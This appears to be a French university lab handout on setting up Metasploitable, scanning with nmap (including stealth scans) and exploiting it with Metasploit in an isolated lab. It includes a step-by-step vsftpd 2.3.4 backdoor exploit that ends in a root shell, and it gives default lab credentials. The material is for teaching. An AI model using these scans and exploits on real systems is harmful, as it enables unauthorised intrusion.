
- Si vous disposez d'**Oracle VirtualBox**, passez à la section a) Installation avec Oracle VirtualBox en page 9
- Si vous disposez de **Vmware Workstation**, passez à la section b) Installation avec Vmware Workstation en page 12

a) Installation avec Oracle VirtualBox


- avec **Oracle Virtualbox**, il faut créer une nouvelle machine virtuelle
 - Type : Linux
 - Version : Other Linux (64-bits)




- Mémoire vive : 2048 MB
- Processeur : 1 (ne pas mettre d'autre valeur sinon la VM ne démarrera pas)



- Stockage : utilisez un disque virtuel existant et préciser le fichier de disque virtuel Metasploitable.vmdk





- Modifiez les paramètres de réseau afin de spécifier un adaptateur de réseau de type **réseau interne** – préciser le nom du réseau (**intnet par défaut**)



Poursuivez à la section c) Lancement de Metasploitable en page 13

b) Installation avec VMware Workstation

- avec **VMware Workstation**, il suffit d'ouvrir la machine préconfigurée :



c) Lancement de Metasploitable

Lancez la VM Metasploitable.

Connectez-vous avec le login **msfadmin** et le mot de passe **msfadmin**

Attention le clavier est en qwerty, il faut donc taper **,sfqd,in**

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:
_
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

5) Configurez le clavier en français à l'aide de la commande suivante

```
sudo loadkeys fr
```

Le clavier est toujours en qwerty, il faut donc taper **sudo loqdkeys fr**

6) Définissez l'adresse IP du serveur metasploitable (**192.168.1.1**)

Éditez le fichier **/etc/network/interfaces**

```
sudo nano /etc/network/interfaces
```

Remplacez la ligne

```
iface eth0 inet dhcp
par
```

```
iface eth0 inet static
address 192.168.1.1
netmask 255.255.255.0
gateway 192.168.1.254
dns-nameservers 8.8.8.8
```

Redémarrez le réseau

```
sudo /etc/init.d/networking restart
```

Vérifiez l'adresse IP du serveur

```
ip a
```

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a5:2b:08 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::27:a5:2b08:fe::1/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

7) A partir de la machine **attaquant**, utilisez un navigateur pour pointer vers l'adresse **http://192.168.1.1** afin de vérifier le fonctionnement du serveur **victime**.

Attention à utiliser **http://** au lieu de **https://**

Vous devez obtenir un affichage de ce type :



Le serveur est prêt pour les tests.

1.4) Configuration du poste victime Windows

Réutilisez la machine virtuelle Windows du laboratoire précédent.

Modifiez la configuration du réseau :

- au niveau de la l'adaptateur de la machine virtuelle, définir le type **réseau interne** – préciser le nom du réseau (le même que pour la machine virtuelle du **serveur victime - intnet par défaut**)
- Après démarrage de la machine, les extensions invitées doivent être installées
- au niveau de la configuration IP de la carte du système d'exploitation, définir l'adresse **192.168.1.2**

2) Phase 1 : test du pare-feu

Afin de découvrir les ports ouverts d'une machine, vous allez utiliser nmap :

- si vous êtes en classe, utiliser Kali Linux – menu 01-Reconnaissance
- si vous êtes chez vous, sous Windows, utiliser l'interface graphique zenmap (<https://nmap.org/dist/nmap-7.94-setup.exe>)

Par défaut, le clavier de kali est en Qwerty, pour retrouver un clavier français, utilisez la commande suivante :

```
setxkbmap fr
```

2.1) Exemples d'utilisation de nmap (scans classiques)

Dans ce type de scan, nmap effectue une connexion respectueuse de l'ordre d'établissement d'une liaison. Il correspond à un trafic licite et il est facilement identifiable sur le réseau.

Dans la suite de ce document, l'adresse 192.168.1.200 est utilisée dans les exemples. Cette adresse sera à adapter au plan d'adressage de votre infrastructure de test.

Vous pouvez aussi utiliser le nom de domaine **scanme.nmap.org** comme cible de découverte pour tester les commandes nmap (dans ce cas, il faudra que votre machine attaquant dispose d'une seconde carte réseau connectée à internet).

Pour effectuer un scan par défaut d'une machine particulière :

```
nmap 192.168.1.200
```

ou

```
nmap -sT 192.168.1.200
```

Pour effectuer un scan d'un réseau particulier :

```
nmap 192.168.1.0/24
```

Pour effectuer un scan d'un groupe de réseau particulier (machines de 192.168.1.150 à 192.168.1.180) :

```
nmap 192.168.1.150-180
```

Pour déterminer le système d'exploitation de la machine cible :

```
nmap -O 192.168.1.200
```

Pour déterminer si la cible est fonctionnelle (très rapide) :

```
nmap -sn 192.168.1.200
```

nmap Pour déterminer les versions des services derrière les ports ouverts (lent) :

```
nmap -sV 192.168.1.200
```

Pour réaliser un audit des ports les plus courants (lent) :

```
nmap -A 192.168.1.200
```

Pour effectuer une découverte rapide :

```
nmap -F 192.168.1.200
```

Pour afficher davantage d'informations lors du scan :

```
nmap -v 192.168.1.200
```

Pour effectuer un scan UDP (lent) :

```
nmap -sU 192.168.1.200
```

Pour préciser le taux de requêtes de nmap :

```
nmap -T x 192.168.1.200
```

où **x** est une valeur de 0 (plus lent – furtif) à 5 (plus rapide – découverte très agressive)

Pour préciser le port testé :

```
nmap -p xxxxx 192.168.1.200
```

où **xxxxx** peut être :

- un port unique (ex : -p22 pour SSH)
- une liste de ports (ex : -p20,21,22 pour FTP et SSH)
- une étendue de port (ex : -p20-22 pour FTP et SSH)
- une liste de port avec précision des protocoles utilisés (ex : -p U:53,137,T:80,139 pour DNS et NetBios en UDP, HTTP et CIFS en TCP)

Pour effectuer un scan sur les ports les plus populaires dans un usage « test d'intrusion »

```
nmap --top-ports xx 192.168.1.200
```

- où **xx** représente le nombre de ports les plus populaires à tester (http, telnet, https, ftp, ssh, smtp, rdp...) 2

2.2) Exemples d'utilisation de nmap (scans furtifs)

Dans ce type de scan, nmap effectue seulement l'envoi d'une partie des commandes permettant d'établir les connexions sans pour autant procéder à l'établissement de la connexion.

Ce type de scan est plus difficile à repérer, car ils peuvent facilement passer pour des transmissions réseau incomplètes (saturation du réseau, erreur de communication, mauvaise séquence de réception de trame, réémission de trames défectueuses...).

Les commandes (primitives) les plus utilisées pour les scans furtifs sont :

- SYN : demande de **syn**chronisation ou établissement de connexion TCP (point de départ d'une connexion – la suite de la connexion normale ne sera pas exécutée).
 - `nmap -sS 192.168.1.200`
- FIN : demande de **fin** de la connexion TCP (clôture de la connexion)
 - `nmap -sf 192.168.1.200`
- SCTP INIT : couvre uniquement les services SS7 et SIGTRAN. Furtif car ne réalise pas l'intégralité du processus SCTP
 - `nmap -sY 192.168.1.200`
- NULL : envoi de trames TCP sans identifiant de service (trame mal formée selon la RFC 793 – passe très facilement comme une erreur de communication)

L'envoi de trames TCP NULL permet de révéler l'existence d'un port ouvert sans interrogation complète, même dans le cas d'un parefeu – les parefeux de type IDS/IPS peuvent néanmoins détecter ce type de trame.

- `nmap -sN 192.168.1.200`
- FIN/URG/PSH : envoi de trame TCP avec une urgence haute (*trames prioritaires - très utile dans le cas d'une attaque rapide - mais moins furtif que les primitives précédentes*)
 - `nmap -sX 192.168.1.200`

Dans tous les cas, si une trame TCP contenant la réponse ACK ou RST est reçue de la cible, alors le port est ouvert. Par défaut, un pare-feu ne répond pas à une demande sur un port fermé.

Dans la réalité

Dans un réseau local correctement configuré, les erreurs de communications sont rares. Des transmissions incomplètes sont peu probables et seraient détectées immédiatement.

Par contre, dans un réseau distant, notamment un réseau comme internet, la probabilité d'erreur est plus importante. La difficulté pour un outil de surveillance va être de déterminer s'il s'agit de transmissions incorrectes dues à une mauvaise qualité de réseau, ou bien à une véritable tentative d'attaque.

Travail à rendre sur le site

- 1) Rédigez un rapport de test complet sur les capacités de sécurisation du pare-feu de Windows, réalisé à partir de vos observations sous nmap. Ces tests viseront la **machine victime**.

Dans la réalité

Se contenter d'un test avec un outil unique ne permet pas de conclure sur la capacité de sécurisation du pare-feu. Il serait normalement nécessaire de reconduire les mêmes tests avec d'autres outils de découverte, afin d'augmenter la couverture de test.

- 2) A l'aide de nmap, rédigez un rapport permettant de définir la surface d'attaque du **serveur victime**.
- 3) Réalisez, sous forme de tableau, un comparatif des fonctionnalités des outils de découverte ports et réseaux (sous Kali Linux, ils sont dans le menu 01-Information Gathering > Network & Port Scanners – mais il en existe d'autres hors Kali)

Questions supplémentaires

- 4) Qu'est-ce que l'évasion dans le contexte de la sécurité ?
- 5) Énumérez des outils et techniques permettant de pratiquer l'évasion de pare-feu

3) Phase 2 : test de l'anti-malware

3.1) Lancement de Metasploit

Metasploit est une infrastructure logicielle (framework) servant de fondation à la réalisation de test de pénétration système.

Son objectif est de fournir des commandes unifiées qui permettent de faciliter la recherche de bugs, l'écriture de code, l'exploitation de failles, la réalisation d'opération après compromission de la cible.

Avant la première exécution, il est nécessaire de démarrer le système de base de données :

```
sudo service postgresql start
```

Puis d'initialiser la base de données

```
sudo msfdb init
```

```
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file
'/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Pour démarrer le framework Metasploit :

```
msfconsole
```

```
      =[ metasploit v6.4.110-dev                               ]
+ -- --=[ 2,601 exploits - 1,322 auxiliary - 1,707 payloads   ]
+ -- --=[ 431 post - 49 encoders - 14 nops - 9 evasion        ]
```

L'invite de commande change, vous utilisez actuellement l'interpréteur de commandes de metasploit.

```
msf6 >
```

3.2) Première attaque : exploit sur un service ciblé

Découvrir les services de la cible (attention la commande prend plus d'une minute,

```
db_nmap 192.168.1.1
```

```
[*] Nmap: Starting Nmap 7.98 ( https://nmap.org ) at 2025-02-06 14:47 CET
[*] Nmap: Nmap scan report for 192.168.1.1
[*] Nmap: Host is up (0.00040s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 53/tcp    open  domain       ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
```

```
WORKGROUP)
[*] Nmap: 512/tcp open exec netkit-rsh rexecd
[*] Nmap: 513/tcp open login OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp open tcpwrapped
[*] Nmap: 1099/tcp open java-rmi GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open bindshell Metasploitable root shell
[*] Nmap: 2049/tcp open nfs 2-4 (RPC #100003)
[*] Nmap: 2121/tcp open ftp ProFTPD 1.3.1
[*] Nmap: 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open vnc VNC (protocol 3.3)
[*] Nmap: 6000/tcp open X11 (access denied)
[*] Nmap: 6667/tcp open irc UnrealIRCd
[*] Nmap: 8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: Service Info: Hosts: metasploitable.localdomain,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
```

Un certain nombre de ports et de services exposés ont été découverts.

Vous pouvez vérifier la présence de l'hôte dans la base de données Metasploit

hosts

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
192.168.1.1			Linux			server		

Vous pouvez vérifier les services détectés :

services					
host	port	proto	name	state	info
192.168.1.1	21	tcp	ftp	open	vsftpd 2.3.4
192.168.1.1	22	tcp	ssh	open	OpenSSH 4.7p1 Debian 8ubuntu1
protocol 2.0					
192.168.1.1	23	tcp	telnet	open	Linux telnetd
192.168.1.1	25	tcp	smtp	open	Postfix smtpd
192.168.1.1	53	tcp	domain	open	ISC BIND 9.4.2
192.168.1.1	80	tcp	http	open	Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.1.1	111	tcp	rpcbind	open	2 RPC #100000
192.168.1.1	139	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup:
WORKGROUP					
192.168.1.1	445	tcp	netbios-ssn	open	Samba smbd 3.X - 4.X workgroup:
WORKGROUP					
192.168.1.1	512	tcp	exec	open	netkit-rsh rexecd
192.168.1.1	513	tcp	login	open	OpenBSD or Solaris rlogind
192.168.1.1	514	tcp	tcpwrapped	open	
192.168.1.1	1099	tcp	java-rmi	open	GNU Classpath grmiregistry
192.168.1.1	1524	tcp	bindshell	open	Metasploitable root shell
192.168.1.1	2049	tcp	nfs	open	2-4 RPC #100003
192.168.1.1	2121	tcp	ftp	open	ProFTPD 1.3.1
192.168.1.1	3306	tcp	mysql	open	MySQL 5.0.51a-3ubuntu5
192.168.1.1	5432	tcp	postgresql	open	PostgreSQL DB 8.3.0 - 8.3.7
192.168.1.1	5900	tcp	vnc	open	VNC protocol 3.3
192.168.1.1	6000	tcp	x11	open	access denied
192.168.1.1	6667	tcp	irc	open	UnrealIRCd
192.168.1.1	8009	tcp	ajp13	open	Apache Jserv Protocol v1.3
192.168.1.1	8180	tcp	http	open	Apache Tomcat/Coyote JSP engine

L'objectif pour l'attaquant est de trouver une faille pour l'un des ports / services identifiés précédemment.

Environnement de laboratoire

Avec Metasploitable, tous les services précédents sont éligibles puisque le système a été conçu pour être vulnérable.

Dans la réalité

Si l'administrateur du serveur a bien fait son travail, le nombre de services exposés est restreint au strict nécessaire.

Pour chacun des services découverts, il faudrait rechercher des vulnérabilités, sans garantie d'en trouver, car les mises à jour peuvent avoir été réalisées et des contre-mesures déployées.

Dans la suite, cherchons une faille (exploit) pour un service (ici vsftpd version 2.3.4)

search vsftpd 2.3.4				
#	Name	Disclosure Date	Rank	Check
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No
	VSFTPD v2.3.4 Backdoor Command Execution			

Ici, nous allons utiliser le seul exploit disponible, vsftpd_234_backdoor.

Il est noté (rank) comme excellent, et à juste titre, puisque cet exploit permet d'ouvrir un shell root sur le serveur distant.

Pour définir l'exploit à utiliser :

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Un message indique qu'il n'existe pas de payload configuré (code à exécuter après compromission) – une invite de commande sera lancée à la place (interact).

Il faut configurer les paramètres de l'exploit. Pour afficher les options disponibles :

```
show options
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
Name      Current Setting  Required  Description  
-----  
RHOSTS    or hosts file with syntax 'file:<path>'  yes       The target host(s), range CIDR identifier,  
RPORT     21                yes       The target port (TCP)  
  
Exploit target:  
Id  Name  
--  ----  
0   Automatic
```

Il faut donc configurer l'adresse de l'hôte distant (RHOSTS) – Il n'est pas nécessaire de configurer le port (RPORT) puisque le port ftp par défaut (21) est utilisé dans par le serveur.

```
set RHOSTS 192.168.1.1
```

```
RHOSTS => 192.168.1.1
```

Avant de lancer l'attaque, il serait normalement nécessaire de choisir un payload. Pour afficher la liste des payloads disponibles :

```
exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

```
Compatible Payloads  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	cmd/unix/interact	No	normal	No	Unix Command, Interact

```
with Established Connection
```

Ici, comme il n'y a qu'un seul payload, il est sélectionné par défaut.

Pour lancer l'attaque :

```
exploit
```

```
[*] 192.168.1.1:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.1.1:21 - USER: 331 Please specify the password.  
[+] 192.168.1.1:21 - Backdoor service has been spawned, handling...  
[+] 192.168.1.1:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 4 opened (0.0.0.0:0 -> 192.168.1.1:6200) at 2024-01-22 16:13:18 +0100
```

Un shell de commande distant est maintenant disponible. Nous sommes actuellement connectés sur le **serveur** distant en tant qu'utilisateur root. Nous pouvons réaliser des actions avec les privilèges de l'utilisateur :

Pour afficher le répertoire distant actif :

```
pwd  
/
```

Pour afficher le contenu du répertoire distant :

```
ls -la  
total 89  
drwxr-xr-x 21 root root 4096 May 20 2012 .  
drwxr-xr-x 21 root root 4096 May 20 2012 ..  
drwxr-xr-x 2 root root 4096 May 13 2012 bin  
drwxr-xr-x 4 root root 1024 May 13 2012 boot  
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom  
drwxr-xr-x 13 root root 13520 Feb 6 06:56 dev  
drwxr-xr-x 94 root root 4096 Feb 6 06:56 etc  
drwxr-xr-x 6 root root 4096 Apr 16 2010 home  
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd  
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-  
16-server  
drwxr-xr-x 13 root root 4096 May 13 2012 lib  
drwx----- 2 root root 16384 Mar 16 2010 lost+found  
drwxr-xr-x 4 root root 4096 Mar 16 2010 media  
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt  
-rw----- 1 root root 7984 Feb 6 06:56 nohup.out  
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt  
dr-xr-xr-x 122 root root 0 Feb 6 06:56 proc  
drwxr-xr-x 13 root root 4096 Feb 6 06:56 root  
drwxr-xr-x 2 root root 4096 May 13 2012 sbin  
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv  
drwxr-xr-x 12 root root 0 Feb 6 06:56 sys  
drwxrwxrwt 4 root root 4096 Feb 6 06:57 tmp  
drwxr-xr-x 12 root root 4096 Apr 27 2010 usr  
drwxr-xr-x 14 root root 4096 Mar 17 2010 var  
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-  
server
```

Pour afficher les paramètres des cartes réseaux :

```
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
inet6 ::1/128 scope host  
valid_lft forever preferred_lft forever  
